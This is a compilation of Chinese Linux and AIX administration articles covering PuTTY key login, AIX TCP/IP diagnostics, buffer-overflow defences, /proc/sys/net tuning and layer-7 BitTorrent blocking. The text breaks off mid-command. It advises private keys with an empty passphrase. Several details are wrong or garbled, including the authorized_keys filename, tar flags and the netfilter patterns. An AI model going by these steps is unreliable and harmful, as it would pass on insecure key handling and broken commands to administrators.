免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



## 使用 Putty 管理 Linux 系统

深圳 李亚为

在日常的 Linux 系统管理中，我们通常会使用 SSH 工具连接服务器。之所以用 SSH 连接主要是为了安全，传统的 telnet 连接方式是以明文方式传输密码的，很不安全，一旦有人在网络中窃听抓包，密码将一览无余。在众多 SSH 连接工具中，Putty 是笔者使用最多的，它不但功能强大，而且无需安装、配置简单。本文的内容是笔者在 Linux 系统管理工作中使用 Putty 的一些经验，写出来和大家分享，希望对大家有所帮助。

### Putty 无密码登录

管理多台服务器时，通常会将所有的服务器连接信息存放在 Putty 中以便快速连接，这样很方便，只要双击连接服务器即可。

虽然省去了输入服务器地址的工作，但每次登录服务器都需要输入用户名和密码，如果密码设置得非常复杂，多次连接后就会觉得非常烦琐，所以为了缩短登录时间，我们可以在 Putty 中使用无密码认证登录的方法，这种信任关系在 Linux 系统中实现很简单，Windows 中也是一样。测试环境使用的是 SLES10 Linux 系统。

先下载软件包：<http://the.earth.li/~sgtatham/putty/latest/x86/putty-0.60-installer.exe>。

#### 注意

要下载可安装版本里面包含着 psFTP、Putty、Puttygen 几个程序。

安装完成后，运行 Puttygen 程序在本地生成私钥（.ppk）和公钥（.pub），选择“SSH-2（RSA）”或“SSH-2（DSA）”其中的一种加密方法，“SSH-1（RSA）”不推荐使用，单击【Generate】按钮，然后在 Putty 窗口随便移动鼠标生成随机数列。关于私钥和公钥的概述请查阅相关的 SSH 资料。

将 Key passphrase 设置为空，保存公钥为“test.pub”，保存私钥为“test.ppk”，单击【Yes】按钮并确认不设置 passphrase 密码保存，复制“Public key for pasting into OpenSSH authorized\_keys file:”的内容到记事本，关闭密钥生成窗口。

运行 Putty 程序，输入服务器信息后在窗口左侧选择“SSH”和“Auth”，选择刚才生成的私钥。单击【Open】按钮连接 Linux 服务器，因为还没有将刚才生成的公钥存放在服务器上，所以首次登录还是要输入密码的，登录用户如果是 root 用户登录，则先要在 Linux 服务器上创建文件 /root/.ssh/authorized\_key，如果该文件存在，直接将刚才复制到记事本中的公钥内容粘贴进去，注意删除每行的回车符，

这个步骤很重要，无法自动连接大部分都是这个原因。

再次连接时将会有以下提示，而不会再出现输入用户名和密码的信息。

```
Using username "root".
Authenticating with public key "rsa-key-20071101"
Last login: Thu Nov 15 11:02:34 2007 from 192.168.4.136
liyawei:~#
```

将这些配置信息保存在 Putty 中以备下次使用。无密码认证的方法使我们的日常系统管理工作简单化，同时也存在一定的风险性，如果别人操作您的计算机，这将是非常危险的。所以为了安全起见，最好不要用 root 用户直接登录，可以先使用其他用户无密码登录后再切换为 root，如果使用其他用户登录，只要将刚才的信息复制到该用户的主目录中就可以了，同时还可以在 Linux 系统中设置一个环境变量使系统变得更加安全：

```
# export TMOUT=30
```

这个变量表示如果终端在 30 秒内没有任何信息输入将自动断开连接，可以将这条命令写在 /etc/profile 文件中。

### 正常显示中文

有时我们使用 Putty 连接服务器后无法正常显示中文，而且也不能输入中文字符，比如随便输入一个命令后：

```
# ls dfka
/bin/ls: dfka: æ²:æœ%æé
```

显示的都是乱码，而且也不能正常编辑文件，遇到这种情况可以使用下面的方法，先设置 Linux 系统环境变量，运行命令：

```
# export LC_ALL=zh_CN.UTF-8
```

将当前的全部字符集设置为中文，然后修改 Putty 的显示设置，在连接后的 Putty 界面最左上角单击鼠标左键，依次选择“Change Setting”和“Translation”，单击下拉列表选择字符集 UTF-8，修改后测试一下：

```
# ls dfak
```

/bin/ls: dfak: 没有那个文件或目录

显示中文正常后，也就可以输入中文了。

### 显示图形界面

使用 Putty 连接 Linux 服务器，是不会显示远程图形的，也就是说，无法将 Linux 端的图形程序窗口显示在本地的 Windows 环境中，如：xast2 等。如果要安装 Oracle 之类的软件，就必须使用 VNC 等工具了。虽然 Putty 不具备这项功能，但可以使用一些 x 图形显示工具，然后和 Putty 配合起来就能够实现这项功能了。



配置 SSH

先要配置 Linux 服务器端的 SSH，修改或打开参数 X11Forwarding yes 使其支持远程图形传输功能。

```
# vi /etc/ssh/sshd_config
X11Forwarding yes
```

重新启动 SSH 使其生效：

```
# rcssh restart
```

安装 Windows 端图形工具

因为要将远程的图形传输到本地，所以需要在本地安装 x 图形显示工具，Windows 环境中常用的有 Cygwin/X 和 X-Win32，笔者用的是 X-Win32，这个工具可在网上搜索下载，运行时如果提示输入注册码，可登录官方网站注册测试的 license。

启动图形界面

运行 X-Win32，然后启动 Putty，输入要连接的服务器信息，然后依次选择：“Connection”、“SSH”、“X11”，勾选“Enable X11 forwarding”一项，单击【Open】按钮即可。连接到服务器后，运行图形工具，如：yast2，正常情况下 yast 的界面将会显示在您的 Windows 环境中。这种启动远程图形界面的方法可以使我们在 Windows 环境中运行 Linux 的图形化工具，方便了日常办公使用（如图 1 所示）。

具，方便了日常办公使用（如图 1 所示）。



图 1 启动远程图形界面

Putty 是 Windows 环境中很不错的一款 SSH 连接工具，各方面功能都比较完善，虽然也有像 F-Secure 这样的工具，但对比下来，还是 Putty 最容易上手，而且连接到服务器后显示的字符颜色也很漂亮。Putty 不仅可以运行在 Windows 中，还支持 Linux 平台，可以下载 Linux 下的源码包进行编译安装。Putty 还有很多功能，如：端口转发。当然，本文只是笔者的一点经验，还有一些地方没有提到，有兴趣的朋友可以研究一下。

AIX 下搜集 TCP/IP 问题

西安电子科技大学网络中心 刘欣

用 vi 编辑器生成 readme 文件，并将问题的相关信息详细地填写在其中

命令如下：

```
vi /tmp/ibmsupt/testcase/readme
```

在该文件中回答下列问题：

问题的程序名或设备名。

如果发生问题的是一个网络设备，请描述网络适配器的种类。

如果问题是关于网络性能，请说明目前的网络吞吐量和期望值，避免用“慢”这种词来描述，请指明速度，比如 20Kbps。

如果该问题是关于某程序的，请说明仅针对于该程序还是多个程序，如果是多个程序，请指明。

如果问题比较易于重现，请说明重现方法及错误输出。

如果问题是关于一个 non-AIX 程序，请说明其和 AIX 的关联关系，以及 AIX 所产生的错误。

这个问题是否是第一次产生，如果是，请说明其发生前系统或网络所发生的变动。

填入任何其他你认为相关的信息。

在日常维护工作中，为了提高维护效率，我们需要运用多种方法来防范、发现并解决问题，现将 AIX 系统出现 TCP/IP 问题后的资料收集方法与读者分享。当 TCP/IP 发生我们解决不了的问题时，我们可搜集相关信息，寄给 IBM 工程师来进一步诊断。这些搜集的资料既可以用来诊断比较简单明显的问题，也可以用来诊断复杂的问题，甚至是系统 bug。

具体步骤如下：

检查存放资料目录的空间大小

首先用 df 命令查看/tmp 空间，因为搜集资料的命令 snap 将在/tmp 下产生 ibmsupt 目录，并将搜集的所有资料放到该目录下，所以该目录必须有较大空间存放资料。如果/tmp 空间不够，请扩充，如果不愿在该目录下存放资料，可在 snap 命令后用-d 参数指定新的目录。

用 snap 命令搜集资料

- (1) 运行 snap-r，选择 y，删除上次所做的 snap 资料。
- (2) 运行 snap -gGtkfn 命令搜集资料，该命令将搜集文件系统、内核、NFS、TCP/IP 等方面的信息。

## 以下步骤仅用于问题比较易于重现的情况

在有问题的机器上运行 iptrace:

```
startsrc -s iptrace -a "-b -d /tmp/ibmsupt/testcase/iptrace.bin"
```

重现问题。

运行命令:

```
stopsrc -s iptrace
```

运行 netstat 命令:

```
netstat -v > /tmp/ibmsupt/testcase/netstat-v.out  
netstat -in > /tmp/ibmsupt/testcase/netstat-in.out  
netstat -rn > /tmp/ibmsupt/testcase/netstat-rn.out  
netstat -D > /tmp/ibmsupt/testcase/netstat-D.out
```

```
netstat -s > /tmp/ibmsupt/testcase/netstat-s.out  
netstat -an > /tmp/ibmsupt/testcase/netstat-an.out  
netstat -m > /tmp/ibmsupt/testcase/netstat-m.out
```

运行命令:

```
arp -an > /tmp/ibmsupt/testcase/arp-an.out  
no -a > /tmp/ibmsupt/testcase/no-a.out
```

## 遵循以下步骤将文档发给 IBM

snap -c 将所搜集的文件归档，该命令将产生/tmp/ibmsupt/snap.pax.Z 或/tmp/ibmsupt/snap.tar.Z 文件。

将该文件发送给 IBM。

## 防止 Linux 缓冲区溢出

由于 Linux 是一个开放源代码的免费操作系统，因此校园网中 Linux 操作系统非常普及，也使得 Linux 系统的安全面临各种风险。

近年来，黑客攻击事件频繁发生，尤其是缓冲区溢出（Buffer Overflow）漏洞攻击占了网络远程攻击的绝大多数。因为这类攻击可以使任何人获得系统主机的完全控制权，所以是一类十分严重的攻击。

### 缓冲区溢出攻击原理

缓冲区溢出攻击是利用了 C 语言中对数组和指针引用不进行边界检查的弱点，通过向一个缓冲区内写入超过其大小的数据，修改特定内存，改变程序执行顺序，达到攻击的目的。C 语言中产生缓冲区溢出主要有两个原因：（1）C 语言对数组和指针引用并不自动进行边界检查；（2）标准 C 库提供的一些函数如 strcpy、strcat 等是不安全的。一个 C 程序在 Linux 上运行时，进程在内存中的映像分为三个部分：代码段、数据段、堆栈段。程序段放的是程序的机器码和只读数据；数据段放的是程序的静态数据；动态数据则通过堆栈来存放。

堆栈段用于为动态变量分配空间和临时保存函数调用的参数和返回地址。C 语言中的函数调用就是通过向堆栈段压入或从堆栈段弹出数据来实现的。这样，当向一个缓冲区内写入超过其大小的数据时，就会覆盖堆栈中相邻位置的数据，造成了缓冲区溢出。根据溢出的内存地址和被溢出程序的不同，攻击者就可以获得远程系统的登录权限。如果被溢出的程序具有 suid 位，则攻击者可以获得 root 权限。因此需要程序员编程时自己进行边界检查，然而他们又经常忽略这一点，这就造成了许多用 C 编写的应用程序存在安全隐患。

溢出攻击的基本原理很简单，攻击的关键步骤只有两步：步骤一，在进程的地址空间安排适当的代码；步骤二，通过溢出将程序执行转移到攻击代码。一般来说，控制程序

转移到攻击代码的方法主要有如下的两种：

（1）堆栈溢出。函数被调用时，调用者会在堆栈中留下一个活动记录，这个记录包含了函数结束时返回的地址。攻击者通过溢出堆栈中的自动变量，使返回地址指向攻击代码。当函数调用结束时，通过改变程序的返回地址，程序就跳转到攻击者设定的地址，而不是原先的地址。这类缓冲区溢出被称为堆栈溢出攻击，是目前最常见的缓冲区溢出攻击方法。

（2）覆盖函数指针。函数指针可以用来定位任何地址空间。所以攻击者只需在任何空间内的函数指针附近找到一个能够溢出的缓冲区，然后溢出这个缓冲区来改变函数指针。当程序通过函数指针调用函数时，程序的流程就会发生改变，从而实现攻击者的目的。

### 防御缓冲区溢出方法的比较

对付缓冲区溢出攻击的方法不少，但常见的也是最重要的有以下几种方式：

#### 编写严格的代码

编写正确严格的代码是一件有意义但非常耗时的工作。有 C 程序设计或汇编语言经验的人会深有体会，尽管软件的发展经历了不短的时间，但漏洞程序依旧存在，因此人们开发了一些工具和技术来帮助经验不足的程序员编写安全的程序。这些工具的目的在于通过人为随机地产生一些缓冲区溢出来寻找代码的安全漏洞。但由于 C 语言的特点，这些工具不可能找出所有的缓冲区溢出漏洞。所以，侦错技术只能用来减少缓冲区溢出漏洞，并不能绝对避免漏洞。错误的消除还是要靠程序员。

#### 不可执行堆栈数据段（NOEXEC）

从缓冲区溢出攻击原理可知，溢出攻击需要一个前提：缓冲区数据可执行。如果将进程的堆、堆栈等数据地址空间设置为“不可执行”，则可以使利用数据地址空间执行恶意

代码的攻击变得无效。使所有进程的数据段不可执行将带来兼容性问题，若只设定堆栈数据段不可执行，将大大减少兼容问题。UNIX、Linux、Windows、Solaris 都已经发布了这方面的补丁，如 Windows XP SP2 的“数据执行保护（DEP）”功能，可以通过系统软件监视并控制启用此保护功能的程序的数据段、堆栈段地址空间不可执行代码，代价是性能的损失。目前也已经出现了基于 CPU 硬件支持“数据执行保护”的技术。通过操作系统使数据段地址空间不可执行，从而使攻击者不能执行被植入的攻击代码，但攻击者不一定是非要植入攻击代码来实现缓冲区溢出的攻击，所以这种方法还是存在很多弱点的：（1）兼容性问题：个别软件需要依赖栈的可执行性才能正确执行，需要专门处理。（2）仅仅设定堆栈不可执行，对于将程序控制流指向共享库（非数据段）或堆数据空间将不起作用；而针对堆栈、堆地址空间都设置 DEP，则会带来程序执行的兼容性问题。

#### 改进编译器——堆栈卫士技术

植入代码是引起缓冲区溢出的一个方面，改变程序执行流程是另一方面。而利用编译器边界检查则使得缓冲区溢出不可能实现，从而完全消除了缓冲区溢出的威胁，但相对而言代价较大。具体方法是改进编译器来实现保护堆栈，利用编译器在函数调用过程中自动加入相关保护代码，防止修改堆栈中的函数返回地址，整个过程对程序员透明。即某个函数被调用时，不但将函数的正常返回地址压入堆栈，而且将一个称为检举字（CanaryWord）的特殊数据压入堆栈。当函数返回时，程序自动检测检举字是否正常（例如：与原来的值是否相等），如果攻击者修改了返回地址，由于检举字位于函数返回地址之前。因此，检举字必然也被溢出攻击修改。如果系统检测到修改，会立即向系统管理员发出警报并停止程序的运行。

以上功能是由编译系统自动实现的。编译器可以自动在函数调用目标代码的编译时加入实现基于检举字检查的代码实现堆栈保护。在微软 VC++.NET 及最新的 Linux 编译器中都加入了这种称为 stackguard 堆栈卫士的技术。但该技术有如下局限性：

由于要在堆栈中放入检举字，并在函数返回时检测其正确性，因此软件运行的性能损失是难免的，采用 canary 机制后，系统的性能平均降低 8%。

对现存软件，需要重新对软件的源代码进行编译，才能引入 canary 的保护机制，但要注意重新编译的范围包括系统的共享代码，对已经使用的大量系统软件而言，是不现实的。

存在如下绕过 canary 检查的可能：如果攻击者通过缓冲区溢出修改的不是堆栈中的数据，而是程序的其他函数指针变量的值，然后将更改后的指针指向攻击代码。在这种情况下，由于修改的不是堆栈，堆栈保护就失去了效果。

#### 数组边界检查

检查数组边界，数组边界检查完全没有缓冲区溢出的产生，所以只要保证数组不溢出，那么缓冲区溢出攻击也就无法实现。通过专门的编译器（如 Compaq 公司专门为 Alpha CPU 开发的 Compaq C 编译器）、调试测试工具（如 Purify）可以实现数组边界检查，减少溢出漏洞。但此方式付出的代价是较大的性能损失，往往只适用于作为调试工具。

#### 利用安全的 C 库

使用安全的 C 库来避免缓冲区溢出的攻击。libsafe“安全函数库”针对系列字符串操作库函数提供了安全的实现。在诸如 strcpy 等存在缓冲区溢出隐患的函数调用之前，捕获对函数的调用，检查将要写入的内存地址到堆栈中函数返回地 RET 和保存 EBP 的位置的距离（长度），并将其与将要写入的内容的长度做比较，超出则说明缓冲区溢出，终止函数调用。此类方法局限性在于只从代码级对可能造成溢出的“危险”库函数进行了改良（加入了调用监视机制），但缺乏普适性。

#### 函数指针完整性检查

这种方法可有效地阻止通过修改函数指针造成的缓冲区溢出攻击，是前面改良编译器方法的一种扩展。通过编译器的改良，在所有函数指针后放置附加自检来检查指针是否被修改过。如果被修改，则报警并中止程序执行。此方法在性能上比数组边界检查有优势，与堆栈执行保护技术结合使用可有效抵御绝大多数缓冲区溢出攻击，且具有较好的兼容性，对软件开发者透明。

由于篇幅所限，对于缓冲区溢出我们先说到这里，本文只是关于缓冲区溢出的一小部分介绍，请大家多多指正。

## 目录设置保障 Linux 网络安全

与 /proc/ 目录中其他目录不同的是，/proc/sys/ 目录下的文件不仅能提供系统的有关信息，而且还允许用户立即停止或开启内核的某些特性及功能。在 /proc/sys/ 目录中的 /proc/sys/net/ 子目录更是与网络息息相关，我们可以通过设置

此目录下的某些文件来开启与网络应用相关的特殊功能，同时，也可以通过设置这个目录下的某些文件来保护我们的网络安全。因此，作为一名 Linux 下的网络管理员，就很有必要详细了解 /proc/sys/net/ 目录下文件的各种功能和设置方法，



让它能更好地为我们工作。

## /proc/sys/net/目录说明

/proc/sys/net/目录主要包括了许多与网络相关的主题，例如：appletalk/、ethernet/、ipv4/、ipx/、及 ipv6/。通过改变这些目录中的文件，网络管理员能够在系统运行时调整相关网络参数。虽然在 Linux 中还有很多有关网络的配置方法，但熟悉此目录中的相关内容对网络应用是有帮助的。

在 /proc/sys/net/ 目录下有两个目录，与现在的 IPV4 网络的运行息息相关，调整这两个目录下的某些文件的参数，能为我们的网络应用带来意想不到的效果，这两个目录就是 /proc/sys/net/core/ 目录和 /proc/sys/net/ipv4/ 目录。下面笔者将会对这两个目录中的重要文件分别作一个详细的说明。

## /proc/sys/net/core/目录

此目录中包括许多设置用来控制 Linux 内核与网络层的交互，即当网络有什么动作时，内核做出什么样的反应。

其中有以下一些重要的文件：

message\_burst：设置每十秒写入多少次请求警告；此设置可以用来防止 DOS 攻击，默认设置为 50；

message\_cost：设置每一个警告的度量值，默认为 5，当用来防止 DOS 攻击时设置为 0；

netdev\_max\_backlog：设置当个别接口接收包的速度快于内核处理速度时允许的最大的包序列，默认为 300；

optmem\_max：设置每个 socket 的最大辅助缓存大小；

rmem\_default：设置接收 socket 的默认缓存大小（字节）；

rmem\_max：设置接收 socket 的最大缓存大小（字节）；

wmem\_default：设置发送的 socket 默认缓存大小（字节）；

wmem\_max：设置发送的 socket 最大缓存大小（字节）。

## /proc/sys/net/ipv4/目录

此目录中的内容用来添加网络设置，其中的许多设置可以用来阻止对系统的攻击，或用来设置系统的路由功能。

其中有以下这些重要的文件：

icmp\_destunreach\_rate、icmp\_echoreply\_rate、icmp\_paramprob\_rate、icmp\_timeexceed\_rate：设置发送和回应的最大 icmp 包的速率，最好不要为 0；

icmp\_echo\_ignore\_all 和 icmp\_echo\_ignore\_broadcasts：设置内核不应答 icmp echo 包，或指定的广播，值为 0 是允许回应，值为 1 是禁止；

ip\_default\_ttl：设置 IP 包的默认生存时间（TTL），增加它的值能减少系统开销；

ip\_forward：设置接口是否可以转发包，默认为 0，设置为 1 时允许网络进行包转发；

ip\_local\_port\_range：当本地需要端口时指定 TCP 或 UDP 端口范围。第一个数为低端口，第二个数为高端口；

tcp\_syn\_retries：提供限制在建立连接时重新发送回应的 SYN 包的次数；

tcp\_retries1：设置回应连入重送的次数，默认为 3；

tcp\_retries2：设置允许重送的 TCP 包的次数，默认为 15。

## /proc/sys/net/目录下文件的设置方法

在了解了 /proc/sys/net/core/ 目录和 /proc/sys/net/ipv4/ 目录中一些重要文件的意义和作用后，下面说明如何设置这两个目录中的重要文件来为我们工作。

读者应该了解，在 Linux 系统中，要改变某种服务或设备的工作状态和功能，主要通过使用命令方式和直接修改它的配置文件方式来达到目的。对于这两个目录下的文件，我们也可以通过这两种方式来修改这些文件内容中的值，使我们按照我们的意图工作。

在进行设置之前，应当注意的是，当您确定要修改某个文件的当前值时，一定要保证输入的命令格式和值的内容都是正确的，因为任何的错误设置都会引起内核的不稳定。如果您不小心造成了这种问题，就不得不重新引导系统了。在下面的说明中，笔者会将注意的地方特别说明出来。

首先来看看如何使用命令方式来修改这两个目录下的文件。我们可以通过 echo 和 sysctl 这两个命令来修改，下面笔者将这两个命令的使用方法分别列出来。

sysctl 命令是为设置这两个目录中的文件而定制的，它被默认安装在 /sbin/ 目录中，我们可以通过使用此命令来显示和设置 /proc/sys/net/ 目录下的文件内容。例如：/sbin/sysctl -a 命令用来显示此目录下的所有文件配置内容；/sbin/sysctl -w 命令用来修改此目录下指定文件中的变量值。其他的参数，读者可以通过输入 /sbin/sysctl h 命令来得到。要注意的是，这个命令的使用需要管理员权限的，如果用户不是以管理员身份登录的，在使用此命令前用 su 命令得到管理权限后再操作。

/proc/sys/net/ 目录下的文件内容也可以通过用 echo 命令来修改。例如：echo 1 > /proc/sys/net/ipv4/ip\_forward 用来设置允许 IP 包转发；echo 1 > /proc/sys/net/ipv4/icmp\_echo\_ignore\_all 用来设置不回应 ICMP ECHO 包。在使用 echo 命令时，还应特别注意此命令的输入格式，即在 echo 命令和值之间，以及值与大于符号（>）之间，大于符号与要修改的文件路径之间都必须有一个空格。而且，这两个目录中的有些文件有不止一个值，所以，如果您想一次性传递多个值，那么，每一个值之间也应保证用空格隔开。同时也要注意的，用此方法修改 /proc/sys/net/ 目录下文件中的内容在系统重新启动后，所设置的内容会全部变回默认值。因此，如果要想设置的值永久有效，可以直接把这个命令加入到 /etc/rc.d/rc.local 文件中。在这里，这个文件的路径是指 Red Hat Linux 发行版本中的，其他发行版本读者根据具体情况来定。如果命令项太多，也可以把这些命令项编写成一个脚本后，加上可执行权限，再放到这个文件中，这样当系统启动时，就会



按/etc/rc.d/rc.local 中的设置自动执行。如果您不想修改/etc/rc.d/rc.local 文件，那么笔者推荐您使用/sbin/sysctl 命令。

使用命令方式设置/proc/sys/net/目录下的文件固然方便易行，但有一部分读者更喜欢直接修改它们的配置文件，因为这种方式更加直观，但它比较适合对系统了解很深的用户。

与其他服务或设备不同的是，Linux 系统只为/proc/sys/net/目录提供了一个配置文件，那就是/etc/sysctl.conf。用户可以通过直接编辑/etc/sysctl.conf 配置文件，来修改或增加相应/proc/sys/net/目录下文件内容中的变量的值，这样当系统启动时就会读取此文件中的配置内容来设置相应的项。用 vi 来编辑此文件是非常简单的，此文件中内容格式也非常清晰

易读。如其中有如下条目：net.ipv4.ip\_forward=0，把值修改为 1 后就打开 IP 包转发。其实，用/sbin/sysctl 命令修改和直接编辑 /etc/sysctl.conf 文件内容具有相同的效果，因此，为了安全，推荐用户优先使用/sbin/sysctl 命令方式。

到这里，想必读者已经对/proc/sys/net/目录下的/proc/sys/net/core/和/proc/sys/net/ipv4/这两个目录，有了一定了解了。但是，这只是笔者为了突出/proc/目录与 IPV4 网络的作用而特别选出来说明的。其实，在/proc/目录下，还有许多的文件，虽然不能被用户按如上述的两个目录那样设置，但可以通过这些文件来了解系统的详细情况和现行的运行状态。读者可以从网络上找到这个目录的详细说明。

## Redhat Linux 下限制 BT 下载

一次常规的 BT 下载要经历一系列的过程：首先需要得到相应的.torrent 文件，也就是 BT 种子文件，然后使用 BT 客户端软件进行下载。BT 客户端首先解析.torrent 文件得到 Tracker 地址然后连接 Tracker 服务器。Tracker 服务器回应当下载者的请求，提供其他下载者（包括发布者）的信息列表。下载者再根据此列表连接其他下载者，根据.torrent 文件，双方分别告知对方已有的块，然后下载者之间通过直接连接进行数据的上传和下载，交换对方没有的数据。在上述过程中，下载者和 Tracker 服务器的交互是通过 HTTP 协议完成的，而且在下载过程中，下载者需要周期性地向 Tracker 登记，以便 Tracker 能了解下载者的进度。下载者之间的连接是通过基于 TCP 的 BitTorrent 对等协议完成的。

分析上述过程，要禁止这种 BT 下载可以从两个方面着手进行：

### 禁止下载者和 Tracker 服务器之间的交互

这种禁止一般可以采取两种方法：

(1) 禁止用户访问 Tracker 服务器。实现这个目的，需要完全了解当前所有的 Tracker 服务器的地址，禁止用户访问这些服务器，但这是不现实的。因为 Tracker 服务器是不确定的，甚至每个种子文件中的 Tracker 地址都不相同，即使能够知道当前 Internet 上主要的 Tracker 服务器地址，也不能完全保证禁止所有的 Tracker 服务器，只要有一个可用的 Tracker 服务器，BT 下载者就有可能找到其他的下载者，开始下载和上传，所以这个办法是不可行的。

(2) 分析 HTTP 应用层，识别出 BT 和 HTTP 交互过程中某些关键字段来禁止连接 Tracker 服务器。但这种关键字段是难以确定的，如使用 BT 客户端软件中在 HTTP 请求报文中携带的 User-Agent: BitTorrent 信息来识别，但随着 BT 客户端软件的发展，目前主流的 BT 客户端软件都可以随意

修改该字段信息。还有一点需要说明的是，现在已经出现了 Bittorrent UDP-tracker 协议，该协议作为原来下载者和 Tracker 服务器使用 HTTP 交互的补充或替代出现。目前已经有很多支持 UDP-tracker 的 Tracker 服务器出现，主流的 BT 客户端软件也均支持该协议，所以只做 HTTP 应用分析是不够的，这种方法也是不可行的。

### 禁止下载者之间的连接

这种禁止也有两种方法：

(1) 依据识别 BT 使用端口禁止连接。由于 BT 客户端软件均可以随意更改监听端口，甚至使用随机端口，所以该方法是不可行的。

(2) 依据 BT 对等协议特征码来识别，禁止连接。BT 对等协议由一个握手消息开始，消息中首先是字符“19”，然后是字符串“BitTorrentprotocol”，其中“19”是握手消息的长度。

握手消息中包括的这些字符串是始终不变的，而且下载者之间必须完成握手，才能开始后续信息流的交互。只要能够识别这个字符串，就能识别并禁止握手信息，从而实现禁止下载者之间完成连接，彻底禁止下载。因此这个方法是可行的。

### 禁止非标准协议 BT 下载

禁止了 BitTorrent 协议实现的标准过程下载，还不能完全禁止现今各种 BT 客户端软件的 BT 下载。管理员在封堵 BT 下载的同时，各种 BT 客户端软件也在不断发展，已经有了多种方法可以突破上文提到的基于对等协议握手信息特征码封堵的方法。

面对使用了这些技术的 BT 客户端，是不是就没有办法封堵了呢？在使用了这些突破封堵方法后，在实际应用中有

一个重要的特点就是 BitSpirit 客户只能连接 BitSpirit 客户，BitComet 客户只能连接 BitComet 客户，不同客户端软件不能够互连，极大地减少了源下载和上传点数量，也降低了下载和上传速率。这一点实际上说明了一个问题，这些方法、协议一般是某一 BT 客户端软件所私有的，只要进行有效的协议分析，仍然可以找到相应的特征码，完成封堵。目前能够突破 BitTorrent 对等协议握手信息特征码封堵的方法主要有两种，笔者分别以 BT 客户端软件 BitCometV0.97 和 BitSpirit V3.3.2 为例，进行分析。

### 基于 UDP NAT 穿越的内网互联

使用内网互联功能，BT 下载者首先需要用 UDP 连接到一个内网互联服务器上，在内网互联服务器的帮助下，使用 UDP 协议连接其他下载者。如果连接成功，在下载者之间则可以通过 UDP 下载和上传文件，而且可以不受 Firewall/NAT 设备的限制，可以发起连接或被连接。由于这种下载者之间的连接是基于 UDP 协议的，完全没有上文提到的 TCP 握手过程，因此需要使用新的方法封堵。

内网互联服务器其实是一个中介，也是一个关键。如果不能连接内网互联服务器，客户端之间就不能完成 UDP 连接。这个内网互联服务器是各种 BT 客户端软件提供的，BitComet 只能连接 BitComet 提供的内网服务器，而 BitSpirit 只能连接 BitSpirit 提供的内网互联服务器，这也是只有相同客户端软件才能互联的一个原因。只要知道内网互联服务器的 IP 地址，就可以完成这一步的封堵。但是笔者并不推荐这样的方法，主要原因是这些内网互联服务器的 IP 地址可能是不确定的，BT 客户端软件是通过域名找到这些服务器的，要更改这些地址很容易，不能完全保证封堵效果，仍然需要通过抓包来找到这些 UDP 流量中的特征码，完成封堵。

由此可以发现，BitComet 在下载者之间的 UDP 传输报文中，均包括“08 27 37 50 29 52”的首部，如果识别这些字段，就可以禁止这些数据通过 netfilter，完全禁止 BitComet 的 UDP 下载。在应用层 netfilter 中可以创建“(x08`7P\)`” pattern 来匹配该数据包。BitSpirit 在本地回应远端用户 UDP 报文均包括“00 00 00 40”的首部，如果识别这些字段，就可以禁止这些数据通过 netfilter，完全禁止 BitSpirit 的 UDP 下载。在应用层 netfilter 中可以创建“x00x00x00@” pattern 来匹配该数据包。

### 扩展握手协议或协议头加密

BitSpirit 有一个“扩展握手协议”选项，该功能的引入主要是为了防止基于对等协议握手信息特征码的封堵方法。BitSpirit 的实现是在下载者之间的 TCP 握手信息前加入一个 HTTP 包头，BitComet 则是将握手信息加密扰乱。这两种方法可以有效地突破基于对等协议握手信息特征码的封堵，但由于使用相对较少，而且局限于同一种客户端软件之间才能

互连，启用该选项后，源很少，下载速度可能会比较慢。这种方法仍然是需要 BT 和 TCP 握手过程的，但由于扩展和加密，已经无法识别“BitTorrent protocol”特征码，因此需要寻找其他的特征码。在 BitComet 和 BitSpirit 的 TCP 下载和上传中，均可以抓取数据包。

在该数据包 TCP 负载首部包括字段“40 09 07 00”，具有该首部的数据包一般是传输一块数据的第一个数据包，如果识别这些字段，就可以禁止这些数据通过 netfilter。在禁止这些数据通过传输后，可以发现只有偶尔零星速率极低的数据上传和下载。在这种情况下，下载虽然不能完全禁止，但下载量极少，已经达到封堵效果。在应用层 netfilter 中可以创建“@\X09X07x00” pattern 来匹配该数据包。

### 禁止客户端加入 DHT 网络

目前 BT 客户端均开始支持最新基于 Kademlia 技术的公有 DHT 网络。DHT 全称为分布式哈希表 (Distributed Hash Table)，是一种分布式存储方法。在不需要 Tracker 服务器的情况下，每个 BT 客户端负责一个小范围的路由，并负责存储一小部分数据，从而实现整个 DHT 网络的寻址和存储。使用支持该技术的 BT 客户端软件，用户无需连上 Tracker 就可以开始下载，因为软件会在 DHT 网络中寻找下载同一文件的其他用户，并与之通信，开始下载任务。DHT 网络技术使得无 Tracker 下载成为可能，控制访问 Tracker 服务器来控制 BT 下载更是无法实现。DHT 网络并不是一种 BT 客户端突破封堵的方法，而是一种新型 P2P 文件分享搜索方法。BitComet 和 BitSpirit 均支持该协议，而且也完全兼容 BitTorrent 的 DHT 实现。在协议分析软件中可以看到，BitComet 和 BitSpirit 在启动或开始一个下载任务之前均会发出大量 DHT 数据包用于搜索连接其他 DHT 客户。这些数据包均是基于 UDP 的，而且 UDP 负载的头部有完全相同的字符串“dl: ad2: id20: 6”，只需要识别这些字符串，就可以禁止这些数据通过 netfilter，完全可以禁止 BT 客户端加入 DHT 网络，BitComet 和 BitSpirit 的 DHT 功能也将失效。在应用层 netfilter 中可以创建“dl: ad2: id20: 6” pattern 来匹配该数据包。

### RedHat Linux 下应用层的 Netfilter 安装与配置

本文以企业服务器版 RedHat Enterprise Linux Server 4.0 为例，介绍 Linux 下应用层 Netfilter 的安装与配置，所需要的基本环境及软件包括 RHEL 4.0 (Kernel 2.6.9)、最新的 iptables-1.3.5.tar.bz2、匹配数据包正则表达式的 17-protocols-2007-12.tar.gz、向内核加载 netfilter 所需要的包 netfilter-layer7-v2.1.tar.gz，以及 Linux 内核文件 Linux-2.6.9.tar.bz2 等，所有这些软件包均能在 ftp.bdcf.net 的 Firewall 目录中找到。

## 1. 编译内核

将 iptables-1.3.5.tar.bz2、netfilter-layer7-v2.1.tar.gz 和 Linux-2.6.9.tar.bz2 三个包放在 usr/src/ 下解压，并进行连接：

```
#tar xvjf iptables-1.3.5.tar.gz2
#tar zxvf iptables-layer7-v2.1.tar.gz
#tar zxvf Linux-2.6.9.tar.gz2
#ln -s kernel-2.6.9 linux
